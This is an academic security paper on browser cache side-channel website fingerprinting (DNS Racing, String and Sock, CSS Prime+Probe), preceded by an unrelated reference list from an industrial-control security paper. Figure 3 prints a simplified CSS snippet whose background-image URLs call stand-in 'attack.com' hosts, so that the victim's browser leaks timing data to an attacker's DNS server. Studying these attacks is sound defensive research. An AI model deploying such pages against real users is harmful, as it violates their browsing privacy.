[36] Michaël Marcozzi, Qiyi Tang, Alastair Donaldson, and Cristian Cadar. A systematic impact study for fuzzer-found compiler bugs. *arXiv preprint arXiv:1902.09334*, 2019.

[37] John Matherly. Complete guide to shodan. *Shodan, LLC (2016-02-25)*, 2015.

[38] Stephen E McLaughlin, Saman A Zonouz, Devin J Pohly, and Patrick D McDaniel. A trusted safety verifier for process controller code. In *NDSS*, volume 14, 2014.

[39] National Security Agency. A software reverse engineering (sre) suite of tools developed by nsa's research directorate in support of the cybersecurity mission. https://ghidra-sre.org/, 2019.

[40] SecureWorld News Team. Industrial Control Systems: Suffer a Breach and Lose Big. https://www.secureworldexpo.com/industry-news/industrial-control-systems-suffer-a-breach-and-lose-big, 2017. [Online ; Accessed January 2020].

[41] Tolga Ovatman, Atakan Aral, Davut Polat, and Ali Osman Ünver. An overview of model checking practices on verification of plc software. *Software & Systems Modeling*, 15(4):937–960, 2016.

[42] Nicole Perlroth and Clifford Krauss. A Cyberattack in Saudi Arabia Had a Deadly Goal. Experts Fear Another Try. https://www.nytimes.com/2018/03/15/technology/saudi-arabia-hacks-cyberattacks.html, 2018. [Online ; Accessed January 2020].

[43] Prashant Hari Narayan Rajput, Pankaj Rajput, Marios Sazos, and Michail Maniatakos. Process-aware cyberattacks for thermal desalination plants. In *Proceedings of the 2019 ACM Asia Conference on Computer and Communications Security*, pages 441–452, 2019.

[44] Julian L Rrushi. Timing performance profiling of substation control code for ied malware detection. In *Proceedings of the 3rd Annual Industrial Control System Security Workshop*, pages 15–23. ACM, 2017.

[45] Abraham Serhane, Mohamad Raad, Raad Raad, and Willy Susilo. Plc code-level vulnerabilities. In *2018 International Conference on Computer and Applications (ICCA)*, pages 348–352. IEEE, 2018.

[46] Yan Shoshitaishvili, Ruoyu Wang, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. Firmalice-automatic detection of authentication bypass vulnerabilities in binary firmware. In *NDSS*, 2015.

[47] Ryan Singel. Industrial Control Systems Killed Once and Will Again, Experts Warn. https://www.wired.com/2008/04/industrial-cont/, 2008. [Online; accessed July 2019].

[48] Slimm609. Checkseck. https://github.com/slimm609/checksec.sh, 2011.

[49] Rob Sobers. 60 Must-Know Cybersecurity Statistics for 2019. https://www.varonis.com/blog/cybersecurity-statistics/, 2019. [Online ; Accessed January 2020].

[50] Ralf Spenneberg, Maik Brüggemann, and Hendrik Schwartke. Plc-blaster: A worm living solely in the plc. *Black Hat Asia*, 16, 2016.

[51] Michael Tiegelkamp and Karl-Heinz John. *IEC 61131-3: Programming industrial automation systems*. Springer, 1995.

[52] Dimitrios Tychalas, Anastasis Keliris, and Michail Maniatakos. LED Alert: Supply Chain Threats for Stealthy Data Exfiltration in Industrial Control Systems. In *2019 IEEE 25th International Symposium on On-Line Testing and Robust System Design (IOLTS)*, pages 194–199. IEEE, 2019.

[53] Dimitrios Tychalas, Anastasis Keliris, and Michail Maniatakos. Stealthy information leakage through peripheral exploitation in modern embedded systems. *IEEE Transactions on Device and Materials Reliability*, 20(2):308–318, 2020.

[54] Dimitrios Tychalas and Michail Maniatakos. Open platform systems under scrutiny: A cybersecurity analysis of the device tree. In *2018 25th IEEE International Conference on Electronics, Circuits and Systems (ICECS)*, pages 477–480. IEEE, 2018.

[55] Dimitrios Tychalas and Michail Maniatakos. IFFSET: In-Field Fuzzing of Industrial Control Systems using System Emulation. In *2020 Design, Automation & Test in Europe Conference & Exhibition (DATE)*, pages 662–665. IEEE, 2020.

[56] David I. Urbina, Jairo A. Giraldo, Alvaro A. Cardenas, Nils Ole Tippenhauer, Junia Valente, Mustafa Faisal, Justin Ruths, Richard Candell, and Henrik Sandberg. Limiting the impact of stealthy attacks on industrial control systems. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, pages 1092–1105, New York, NY, USA, 2016. ACM.

[57] David I Urbina, Jairo Alonso Giraldo, Nils Ole Tippenhauer, and Alvaro A Cárdenas. Attacking fieldbus communications in ics: Applications to the swat testbed. In *SG-CRC*, pages 75–89, 2016.

[58] Fabian Van Den Broek, Brinio Hond, and Arturo Cedillo Torres. Security testing of gsm implementations. In *International Symposium on Engineering Secure Software and Systems*, pages 179–195. Springer, 2014.

[59] Suan Hsi Yong and Susan Horwitz. Protecting c programs from attacks via invalid pointer dereferences. In *ACM SIGSOFT Software Engineering Notes*, volume 28, pages 307–316. ACM, 2003.

[60] Jonas Zaddach and Andrei Costin. Embedded devices security and firmware reverse engineering. *Black-Hat USA*, 2013.

[61] Michal Zalewski. American fuzzy lop. http://lcamtuf.coredump.cx/afl. [Online; Accessed January 2020].

[62] Kim Zetter. The Ukrainian Power Grid Was Hacked Again. https://motherboard.vice.com/en_us/article/bmvkn4/ukrainian-power-station-hacking-december-2016-report, 2017. [Online; Accessed January 2020].

[63] Li Zhang and Vrizlynn LL Thing. A hybrid symbolic execution assisted fuzzing method. In *Region Ten Conference*, pages 822–825. IEEE, 2017.

[64] Mu Zhang, Chien-Ying Chen, Bin-Chou Kao, Yassine Qamsane, Yuru Shao, Yikai Lin, Elaine Shi, Sibin Mohan, Kira Barton, James R. Moyne, and Z. Morley Mao. Towards automated safety vetting of plc code in real-world plants. In *S&P 2019*. IEEE, 2019.

[65] Yaowen Zheng, Ali Davanian, Heng Yin, Chengyu Song, Hongsong Zhu, and Limin Sun. Firm-afl: high-throughput greybox fuzzing of iot firmware via augmented process emulation. In *28th {USENIX} Security Symposium ({USENIX} Security 19)*, pages 1099–1114, 2019.

Prime+Probe 1, JavaScript 0: Overcoming Browser-based Side-Channel Defenses

Anatoly Shusterman
Ben-Gurion Univ. of the Negev
shustera@post.bgu.ac.il

Ayush Agarwal
University of Michigan
ayushagr@umich.edu

Sioli O'Connell
University of Adelaide
sioli.oconnell@adelaide.edu.au

Daniel Genkin
University of Michigan
genkin@umich.edu

Yossi Oren
Ben-Gurion Univ. of the Negev
yos@bgu.ac.il

Yuval Yarom
University of Adelaide and Data61
yval@cs.adelaide.edu.au

Abstract

The "eternal war in cache" has reached browsers, with multiple cache-based side-channel attacks and countermeasures being suggested. A common approach for countermeasures is to disable or restrict JavaScript features deemed essential for carrying out attacks.

To assess the effectiveness of this approach, in this work we seek to identify those JavaScript features which are *essential* for carrying out a cache-based attack. We develop a sequence of attacks with progressively decreasing dependency on JavaScript features, culminating in the first browser-based side-channel attack which is constructed entirely from Cascading Style Sheets (CSS) and HTML, and works even when script execution is completely blocked. We then show that avoiding JavaScript features makes our techniques architecturally agnostic, resulting in microarchitectural website fingerprinting attacks that work across hardware platforms including Intel Core, AMD Ryzen, Samsung Exynos, and Apple M1 architectures.

As a final contribution, we evaluate our techniques in hardened browser environments including the Tor browser, DeterFox (Cao el al., CCS 2017), and Chrome Zero (Schwartz et al., NDSS 2018). We confirm that none of these approaches completely defend against our attacks. We further argue that the protections of Chrome Zero need to be more comprehensively applied, and that the performance and user experience of Chrome Zero will be severely degraded if this approach is taken.

1 Introduction

The rise in the importance of the web browser in modern society has been accompanied by an increase in the sensitivity of the information the browser processes. Consequently, browsers have become targets of attacks aiming to extract or gain control of users' private information. Beyond attacks that target software vulnerabilities and attacks that attempt to profile the device or the user via sensor APIs, browsers have also been used as a platform for mounting microarchitectural side-channel attacks [22], which recover secrets by measuring the contention on microarchitectural CPU components.

While traditionally such attacks were implemented using native code [7, 29, 49, 58, 60, 79, 80], recent works have demonstrated that JavaScript code in browsers can also be used to launch such attacks [24, 30, 57, 69]. In an attempt to mitigate JavaScript-based side-channel leakage, browser vendors have mainly focused on restricting the ability of an attacker to precisely measure time [15, 16, 84].

Side-channel attackers, in turn, attempt to get around these restrictions by creating makeshift timers with varying accuracies through the exploitation of other browser APIs, such as message passing or multithreading [42, 66, 72]. More recently, Schwarz et al. [67] presented Chrome Zero, a Chrome extension that protects against JavaScript-based side-channels by blocking or restricting parts of the JavaScript API commonly used by side channel attackers, based on a user-selected protection policy. Going even further, DeterFox [14] aims to eliminate side-channel attacks by ensuring completely deterministic JavaScript execution, and NoScript [51] prevents JavaScript-based attacks by completely disabling JavaScript.

A common trend in these approaches is that they are symptomatic and fail to address the root cause of the leakage, namely, the sharing of microarchitectural resources. Instead, most approaches attempt to prevent leakage by modifying browser behavior, striking different balances between security and usability. Thus, we ask the following question.

What are the minimal features required for mounting microarchitectural side-channel attacks in browsers? Can attacks be mounted in highly-restricted browser environments, despite security-orientated API refinements?

Besides being influenced by defenses, microarchitectural attacks are also affected by an increased hardware diversification in consumer devices. While the market for high-end processors used to be dominated by Intel, the past few years have seen an increase in popularity of other alternatives, such as AMD's Zen architecture, Samsung's Exynos, and the recently launched Apple M1 cores.

Most microarchitectural attack techniques, however, are inherently dependent on the specifics of the underlying CPU hardware, and are typically demonstrated on Intel-based machines. While microarchitectural attacks on non-Intel hardware do exist [46, 85], these are also far from universal, and

Countermeasure	Chrome Zero Policy Level	Can Be Bypassed?	Technique	External Requirements
None	None	✓	Cache Contention [24, 57, 69]	None
Reduced timer resolution	Medium	✓	Sweep Counting [69]	None
No timers, no threads	Paranoid	✓	DNS Racing	Non-Cooperating DNS server
No timers, threads, or arrays	—	✓	String and Sock	Cooperating WebSockets server
JavaScript completely blocked	—	✓	CSS Prime+Probe	Cooperating DNS server

Table 1: Summary of results: Prime+Probe Attacks can be Mounted Despite Strict Countermeasures

are also highly tailored to their respective hardware platforms. Thus, given the ever increasing microarchitectural diversification, we ask the following secondary question.

Can microarchitectural side-channel attacks become architecturally-agnostic? In particular, are there universal side channel attacks that can be mounted effectively across diverse architectures, without requiring hardware-dependent modifications?

1.1 Our Contribution

Tackling the first set of questions, in this paper we show that side channel attacks can be mounted in highly restricted browser environments, despite side-channel hardening of large portions of JavaScript's timing and memory APIs. Moreover, we show that even if JavaScript is *completely disabled*, side-channel attacks are still possible, albeit with a lower accuracy. We thus argue that completely preventing side channels in today's browsers is nearly impossible, with leakage prevention requiring more drastic design changes.

Next, tackling the second set of questions, we introduce architecturally-agnostic side channel techniques, that can operate on highly diverse architectures from different vendors. Empirically evaluating this claim, we show side channel leakage from browser environments running on AMD, Apple, ARM and Intel architectures with virtually no hardware-specific modifications. Notably, to the best of our knowledge, this is the first side-channel attack on Apple's M1 CPU.

Reducing Side Channel Requirements. We focus our investigation on website fingerprinting attacks [34]. In these attacks, an adversary attempts to breach the privacy of the victim by finding out the websites that the victim visits. While initially these attacks relied on network traffic analysis, several past works demonstrated that an attacker-controlled website running on the victim machine can determine the identity of other websites the victim visits [6, 39, 53, 57, 74].

To identify the set of JavaScript features required for cache attacks, we build on the work of [69]. We start from their website fingerprinting attacks and design a sequence of new attacks, each requiring progressively less JavaScript features. Our process of progressively reducing JavaScript features culminates in CSS Prime+Probe, which is a microarchitectural attack implemented solely in CSS and HTML, yet is capable of achieving a high accuracy even when JavaScript is completely disabled. To the best of our knowledge, this is the first microarchitectural attack with such minimal requirements.

Architecturally-Agnostic Side Channel Attacks. Next, we tackle the challenge of mounting side channel attacks across a large variety of computing architectures. We show that the reduced requirements of our techniques essentially make them architecturally-agnostic, allowing them to run on highly diverse architectures with little adaptation. Empirically demonstrating this, we evaluate our attacks on AMD's Ryzen, Samsung's Exynos and Apple's M1 architectures. Ironically, we show that our attacks are sometimes more effective on these novel CPUs by Apple and Samsung compared to their well-explored Intel counterparts, presumably due to their simpler cache replacement policies.

Evaluating Existing Side Channel Protections. Having reduced the requirements for mounting side channel attacks in browser contexts, we tackle the question of evaluating the security guarantees offered by existing API hardening techniques. To that aim, we deploy Chrome Zero [67] and measure the attack accuracy in the presence of multiple security policies. We show that while disabling or modifying JavaScript features does attenuate published attacks, it does little to block attacks that do not require the disabled features.

As a secondary contribution, we find that there are several gaps in the protection offered by Chrome Zero, and that fixing those adversely affects Chrome Zero's usability and performance. This raises questions on the applicability of the approach suggested in [67] for protecting browsers.

Attacking Hardened Browsers. Having shown the efficacy of our techniques in both Chrome and Chrome Zero environments, we also evaluate our attacks on several popular security-oriented browsers, such as the Tor Browser [71] and DeterFox [14]. Here, we show that attacks are still possible, albeit at lower accuracy levels.

Summary of Contribution. In summary, in this paper we make the following contributions:

- We design three cache-based side-channel attacks on browsers, under progressively more restrictive assumptions. In particular, we demonstrate the first side-channel attack in a browser that does not rely on JavaScript or any other

mobile code (Section 3).
- We empirically demonstrate architecturally-agnostic side channel attacks, showing the first techniques that can handle diverse architectures with little adaptation (Section 3.5).
- We re-evaluate the JavaScript API-hardening approach taken by Chrome Zero, demonstrating significant limitations that affect security, usability, and performance (Section 5).
- We evaluate our attacks in multiple scenarios, including in the restrictive environments of the Tor Browser and DeterFox (Section 6).

1.2 Responsible Disclosure

Following the practice of responsible disclosure, we have shared a draft of this paper with the product security teams of Intel, AMD, Apple, Chrome and Mozilla prior to publication.

2 Background

2.1 Microarchitectural Attacks

To improve performance, modern processors typically exploit the locality principle, which notes the tendency of software to reuse the same set of resources within a short period of time. Utilizing this, the processor maintains state that describes past program behavior, and uses it for predicting future behavior.

Microarchitectural Side Channels. The shared use of a processor, therefore, creates the opportunity for information leakage between programs or security domains [22]. Leakage could be via shared state [3, 32, 44, 80] or via contention on either the limited state storage space [27, 49, 58, 60] or the bandwidth of microarchitectural components [2, 10, 82]. Exploiting this leakage, multiple side-channel attacks have been presented, extracting cryptographic keys [2, 10, 11, 25, 32, 49, 58, 60, 65, 80, 82], monitoring user behavior [29, 33, 57, 64, 69], and extracting other secret information [7, 36, 79].

Side-channel attacks were shown to allow leaking between processes [32, 49, 58, 60, 80], web browser tabs [24, 57, 69], virtual machines [37, 49, 80, 86], and other security boundaries [7, 18, 36, 44]. In this work we are mostly interested in the two attack techniques that target the limited storage in caching elements, mainly data caches.

Prime+Probe. The Prime+Probe attack [49, 58, 60] exploits the set-associative structure in modern caches. The attacker first creates an *eviction set*, which consists of multiple memory locations that map to a single cache set. The attacker then *primes* the cache by accessing the locations in the eviction set, filling the cache set with their contents. Finally, the attacker *probes* the cache by measuring the access time to the eviction set. A long access time indicates that the victim has accessed memory locations that map to the same cache set, evicting part of the attacker's data, and therefore teaches the attacker about the victim's activity.

Cache Occupancy. In the cache occupancy attack [54, 69], the attacker repeatedly accesses a cache-sized buffer while measuring the access time. Because the buffer consumes the entire cache, the access time to the buffer correlates with the victim's memory activity. The cache occupancy attack is simpler than Prime+Probe, and provides the attacker with less detailed spatial and temporal information. It is also less sensitive to the clock resolution [69]. *Sweep counting* is a variant of the cache occupancy attack, in which the adversary counts the number of times that the buffer can be accessed between two clock ticks. The main advantage of this technique is that it can work with even lower-resolution clocks.

2.2 Defenses

The root cause of microarchitectural side-channels is the sharing of microarchitectural components across code executing in different protection domains. Hence, partitioning the state, either spatially or temporally, can be effective in preventing attacks [23]. Partitioning can be done in hardware [19, 77] or by the operating system [40, 45, 50, 68].

Fuzzing or reducing the resolution of the clock are often suggested as a countermeasure [16, 35, 73, 84]. However, these approaches are less effective against the cache occupancy attack, as it does not require high-resolution timers. Furthermore, these approaches only introduce uncorrelated noise to the channel and do not prevent leakage [17].

Randomizing the cache architecture is another commonly suggested countermeasure [61, 77, 78]. These often aim to prevent eviction set creation. However, they are less effective against the cache occupancy attack, both because the attack does not require eviction sets and because these techniques do not change the overall cache pressure.

2.3 The JavaScript Types and Inheritance

JavaScript Typing. JavaScript is an object oriented language where every value is an object, excluding several basic primitive types. For object typing, JavaScript mostly uses "duck typing", where an object is considered to have a required type as soon as it has the expected methods or properties. JavaScript deviates from this model for some built-in types, such as `TypedArrays`, which are arrays of primitive types. While JavaScript code mostly uses these built-in types equivalently to objects, the JavaScript engine itself provides certain APIs that match the arguments against the required built-in types, raising exceptions if they mismatch.

JavaScript Inheritance. JavaScript uses a prototypal inheritance model, where each object can have a single prototype object. When searching for a property of an object, JavaScript first checks the object itself. If the property is not found on in the object, JavaScript proceeds to check its prototype, until it either finds the property or reaches an object that has no prototype. The list of prototypes used in this search is called the

object's prototype chain. Finally, when JavaScript modifies an object property, the prototype chain is not consulted. Instead, JavaScript sets the property on the object itself, creating it if it does not already exist.

2.4 Virtual Machine Layering

Virtual machine layering [43] is a low overhead technique for implementing function call interception. To intercept calls to a particular function, the function is overwritten with a new function, in effect intercepting calls to the original function.

To partially override the behavior of the original function, a reference to the original function is stored, and the desired behavior is delegated to it if needed. To prevent external access to the original intercepted function, a JavaScript closure is used to store this reference. JavaScript closures create new variable scopes, preventing code outside the closure from accessing references stored within the closure.

Virtual machine layering offers a significant advantage over other techniques for guaranteeing that all calls to a given JavaScript function are intercepted. This is because virtual machine layering changes the definition of the function directly, automatically supporting the interception of function calls from code generated at runtime.

3 Overcoming Browser-based Defenses

In this section we present several novel browser-based side-channel techniques that are effective against increasing levels of browser defenses. More specifically, we present a series of attacks that progressively require less JavaScript features, culminating in CSS Prime+Probe– an attack that does not use JavaScript at all and can work when JavaScript is completely disabled. To the best of our knowledge, this is the first side-channel attack implemented solely with HTML and CSS, without the need of JavaScript.

We evaluate the effectiveness of our techniques via *website fingerprinting* attacks in the Chrome browser, which aim to recover pages currently open on the target's machine. Beyond demonstrating accurate fingerprinting levels against the Chrome browser, we show that our attacks are highly portable, and are effective across several different micro-architectures: Intel x86, AMD Ryzen , Samsung Exynos 2100 (ARM), and finally Apple M1.

3.1 Methodology and Experimental Setup

We follow the methodology of Shusterman et al. [69], where we collect *memorygrams*, or traces of cache use over the web site load time. We use these traces to train a deep neural network model, which is then used to identify web sites based on the corresponding memorygrams. Similarly to [69], we measure cache activity using both the cache occupancy and sweep counting methods (described below). Both of these methods measures the overall level of cache contention, obviating the need to construct eviction sets. Finally, we adapt both techniques to progressively more restrictive environments. The specific assumptions on attackers' capabilities appear in the respective sections (Sections 3.2 to 3.4).

The Cache Occupancy Channel. To measure the web page's cache activity, we follow past works [54, 69] and use the cache occupancy channel. Specifically, we allocate an LLC-sized buffer and measure the time to access the entire buffer. The victim's access to memory evicts the contents of our buffer from the cache, introducing delays for our access. Thus, the time to access our buffer is roughly proportional to the number of cache lines that the victim uses.

Compared with the Prime+Probe attack, the cache occupancy channel does not provide any spatial information, meaning that the attacker does not learn any information about the addresses accessed by the victim. Thus, it is less appropriate for detailed cryptanalytic attacks which need to track the victim at the resolution of a single cache set. However,the cache occupancy attack is simpler than Prime+Probe and in particular avoids the need to construct eviction sets. It also requires less accurate temporal information, on the order of milliseconds instead of nanoseconds. Thus, cache occupancy attacks are better suited to restricted environments, such as those considered in this section.

Sweep Counting. Sweep counting [69] is a variant of the basic cache occupancy attack, with reduced temporal resolution. Here, rather then timing the traversal of a cache-sized buffer, the attacker counts the number of sweeps across the buffer than fit within a time unit. While providing even less accuracy than cache occupancy, sweep counting remains effective when used with low-resolution timing sources (e.g., hundreds of milliseconds). Just like the cache occupancy attack, sweep counting does not provide any spatial resolution.

Closed World Evaluation. Using the channels we describe above, we collect memorygrams of visits to the Alexa Top 100 websites. We visit each site 100 times, each time collecting a memorygram that spans 30 seconds. We then evaluate the accuracy of our techniques in the *closed-world model*, where an adversary knows the list of 100 websites and attempts to guess which one is visited. Here, the base accuracy rate of a random guess is 1%, with any higher accuracy indicating the presence of side-channel leakage in the collected traces.

Evaluated Architectures. We demonstrate in the attacks described in this section on several different architectures made by multiple hardware vendors. For Intel, we use several machines featuring an Intel Core i5-3470 CPU that has a 6 MiB last-level cache and 20 GiB memory. The machines are running Windows 10 with Chrome version 78, and are connected via Ethernet to a university network. Next, for AMD, we used six machines equipped with an AMD Ryzen 9 3900X 12-Core Processor, which has a 4x16 MiB last-level cache and 64 GiB memory. These machines were running Ubuntu 20.04 server with Chrome version 88.0, and were connected

via Ethernet to a cloud provider network. For our ARM evaluation we used five Samsung Galaxy S21 5G mobile phones (SM-G991B), featuring an ARM-based Exynos 2100 CPU with an 8 MiB last-level cache and 8 GiB memory. These phones were running Android 11 with Chrome 88 and were connected via Wi-Fi to a University network. Finally, for our evaluation on Apple, we used four Apple Mac Mini machines equipped with an Apple M1 CPU with a 12 MiB last-level cache for performance cores and 4 MiB for efficiency cores. The machines were equipped with 16 GiB memory and were running MacOS Big Sur version 11.1 together with Chrome 88.0 for arm64. These machines were connected via Ethernet to a University network.

Machine Learning Methodology. As a classifier we use a deep neural network model, with 10-fold cross validation. See Appendix A for details. Following previous works [12, 55], we report both the most likely prediction of the classifier and the top 5 predictions, noting that the base accuracy for the top 5 results is 5% for the closed-world scenarios, and 34% for the open world. The collected data volume of all the experiments is 27 GiB consisting of 40 datasets, where each dataset takes about one week to collect, and each classifier takes on average 30 minutes to train on a cluster of Nvidia GTX1080 and GTX2080 GPUs.

3.2 DNS Racing

For our first attack, DNS Racing, we assume a hypothetical JavaScript engine that does not provide any timer, neither through an explicit interface nor via repurposing JavaScript features such as multithreading [42, 66].

DNS-based Time Measurement. Ogen et al. [56] observe that browsers behave very predictably when attempting to load a resource from a non-existent domain, waiting for exactly one network round-trip before returning an error. Thus, it is possible to create an external timer by setting the `onerror` handler on an image whose URL points to a non-existent domain. We evaluate this timer with a local DNS server and with a remote Cloudflare DNS server, using both Ethernet and Wi-Fi connections. The results, depicted in Figure 1, show that all the timers are fairly stable, with little jitter.

For an Ethernet connection to a local DNS server, the timer resolution is about 2 ms, which Shusterman et al. [69] report is high enough for the basic cache occupancy channel. A local server over Wi-Fi gives a resolution of about 9 ms, and the Cloudflare server provides a resolution of roughly 70 ms, for both Ethernet and Wi-Fi. While these resolutions are unlikely to be suitable for the basic cache occupancy attack, Shusterman et al. [69] show that sweep counting works well with the 100 ms timer of the Tor Browser.

Exploiting DNS for Cache Attacks. Figure 2a shows how to use the DNS response as a timer. As illustrated in the figure, the attacker first sets the `src` attribute of an image to a non-existent domain, in causing the operating system to access a




Figure 1: Measured response latencies when loading an image from a non-existent domain (local server).

remote DNS server for address resolution. The attacker then starts the cache probe operation, creating a race between the probe and the asynchronous report of the DNS error. When the asynchronous error handling function is called after name resolution fails, the attacker can determine whether the cache probing operation was faster or slower than the network round-trip time. Alternatively, when the DNS round-trip time is large, the attacker can repeat the probe step, counting the number of probes before the DNS error is reported. We note that the attack generates a large number of DNS requests. Such anomalous traffic may be detected by intrusion detection systems and blocked by the firewall.

3.3 String and Sock

Another commonality feature of most microarchitectural attacks in browsers, including our DNS racing attack, is the use of arrays [24, 28, 47]. Consequently, the use of arrays is often assumed essential for performing cache attacks in browsers and suggested countermeasures aim for hardening arrays against side channels, while maintaining their functionality [67]. To refute this assumption, in this section we investigate a weaker attack model, in which the attacker cannot use JavaScript arrays and similar data structures.

Exploiting Strings. Instead of using JavaScript arrays, our *String and Sock* attack uses operations on long HTML strings. Specifically, we initialize a very long string variable covering the entire cache. Then, to perform a cache contention measurement, we use the standard JavaScript `indexOf()` function to search for a short substring in this long text. We make sure that the substring we search for does not appear within the long string, thus ensuring that the search scans all of the long string. Because the length of the long string is the same as the size of the LLC, the scan effectively probes the cache without using any JavaScript array object. To measure the duration of this probe operation, we take advantage of an external WebSockets [21] server controlled by the attacker.

Socket-Based Time Measurement. Figure 2b shows how the String and Sock method operates. The attacker first sends a short packet to a cooperating WebSockets server. Next, the




Figure 2: Interaction diagrams for attacks.

attacker performs a string search operation which is known to fail. As this search scans the entire string before failing, it has the side effect of probing the entire LLC cache. Finally, the attacker sends a second short packet to the cooperating WebSockets server. The server calculates the timing difference between the first and second packets, arriving at an estimate of the time taken to probe the cache.

String and Sock in Chrome. We find that Chrome allocates three bytes for each character. As we would like our string to occupy the machines entire last level cache, we allocate different string lengths for each architecture considered in this paper. In particular, we use 2 MiB strings for our Intel machines that feature a 6 MiB LLCs, 3 MiB strings for our AMD machines (4x16 MiB LLCs), 1.5 MiB strings for our Samsung phones (8 MiB LLC), and 2 MiB strings for our Apple machines (12 MiB LLCs on performance cores). We also note that Chrome caches results of recent searches. To bypass this caching, for each search we generate a small fresh sequence of emojis and search for it. With the long string consisting only of ASCII characters, it is guaranteed not to contain any emojis.

3.4 CSS Prime+Probe

Our final attack, *CSS Prime+Probe* targets an even more restricted setting, in which the browser does not support JavaScript or any other scripting language, for example due to the NoScript extension [51]. CSS Prime+Probe only uses plain HTML and Cascading Style Sheets (CSS) to perform a cache occupancy attack, without using JavaScript at all.

CSS Prime+Probe Overview. At a high level, CSS Prime+Probe builds on the String-and-Sock approach, and like it relies on string search for cache contention and an attacker-controlled server for timing, see Figure 2c. Here, the attacker first includes in the CSS an element from an attacker-controlled domain, forcing DNS resolution. The malicious DNS server logs the time of the incoming DNS request. The attacker then designs an HTML page that evokes a string search from CSS, effectively probing the cache. This string search is followed by a request for a CSS element that requires DNS resolution from the malicious server. Finally, the time difference between consecutive DNS requests corresponds to the time it takes to perform the string search, which as described above is a proxy for cache contention.

CSS Prime+Probe Implementation. Figure 3 shows a code snippet implementing CSS Prime+Probe, using CSS *Attribute Selectors* to perform the attack. Specifically, Line 9 defines a `div` with a very long class name (two million characters). This `div` contains a large number of other `div`s, each with its own ID (Lines 10–12). The page also defines a style for each of these internal `div`s (Lines 3–5). Each of these matches the IDs of the internal and external `div`, and uses an attribute selector that searches for a substring in the external `div`. If not found, the style rule sets the background image of the element some URL at an attacker-controlled domain.

```
1  <head>
2    <style>
3      #pp:not([class*='vukghj']) #s0 {
           background-image: url("https://
           kxdfvcgx.attack.com");}
4    [...]
5      #pp:not([class*='vatwjo']) #s9999 {
           background-image: url("https://
           bwpqxunq.attack.com");}
6    </style>
7  </head>
8      <body>
9        <div id="pp" class="AA...A">
10         <div id="s0">X</div>
11 [...]
12         <div id="s9999">X</div>
13       </div>
14     </body>
```

Figure 3: Simplified version of CSS-based Prime+Probe.

When rendering the page, the browser first tries to render the first internal `div`. For that, it performs a long search in the class name, effectively probing the cache occupancy. Having not found the substring, it sets the background image of the `div`, resulting in sending a request to the attacker's DNS server. The browser then proceeds to the next internal `div`. As a result of rendering this page, the browser sends to the attacker a sequence of DNS requests, whose timing depends on the cache contention.

Attack Technique	Top-1 Accuracy (%)				Top-5 Accuracy (%)			
	Intel i5-3470	AMD Ryzen 9 3900X	Apple M1	Samsung Exynos 2100	Intel i5-3470	AMD Ryzen 9 3900X	Apple M1	Samsung Exynos 2100
Cache Occupancy	87.5	69.1	89.7	84.5	97.0	91.4	97.8	95.3
Sweep Counting	45.8	54.9	90.5	69.7	74.3	82.9	98.1	91.5
DNS Racing	50.8	5.4	48.2	5.8	78.5	16.3	83.5	37.1
String and Sock	72.0	53.9	90.6	60.2	90.6	85.5	97.9	85.5
CSS Prime+Probe	50.1	—	15.7	—	78.6	—	32.6	—

Table 2: Closed-world accuracy (percent) across different microarchitectures.

Attack Technique	Intel i5-3470	AMD Ryzen 9 3900X	Apple M1	Samsung Exynos 2100
Cache Occupancy	2.9 ms	6.0 ms	6.3 ms	4.0 ms
Sweep Counting	100.0 ms	100.0 ms	100.0 ms	100.0 ms
DNS Racing	20.3 ms	1.8 ms	7.2 ms	2.9 ms
String and Sock	1.5 ms	2.9 ms	2.6 ms	2.5 ms
CSS Prime+Probe	0.3 ms	6.7 ms	0.3 ms	33.8 ms

Table 3: Temporal accuracy of attack techniques across different microarchitectures.

3.5 Empirical Results

We now present the classification results of the attacks described in this section across different CPU architectures. Table 2 summarizes the accuracy of the most likely prediction of the classifier (Top-1), as well as the likelihood that the correct answer is one of the top 5 results (Top-5). Finally, Table 3 shows the temporal resolution of each measurement method, calculated as the time it takes to capture the entire trace, divided by the number of points in the trace.

Cache Occupancy. This method uses JavaScript code both to iterate over the eviction buffer, and to measure time. The JavaScript code goes iterates over the buffer using the technique of Osvik et al. [58] to avoid triggering the prefetcher, and is written to prevent speculative reordering from triggering the timing measurement before the eviction is completed. As can be seen from the results, this approach provides good accuracy on all of the targets we evaluated, obtaining a top-5 accuracy of over 90% across all platforms.

Sweep Counting. This method is designed for situations with lower clock resolution, but still uses JavaScript both for cache eviction and for timing measurement. As the results show, this added limitation translates to a loss in accuracy for most targets, with the Apple M1 target the least affected by the reduced timer resolution.

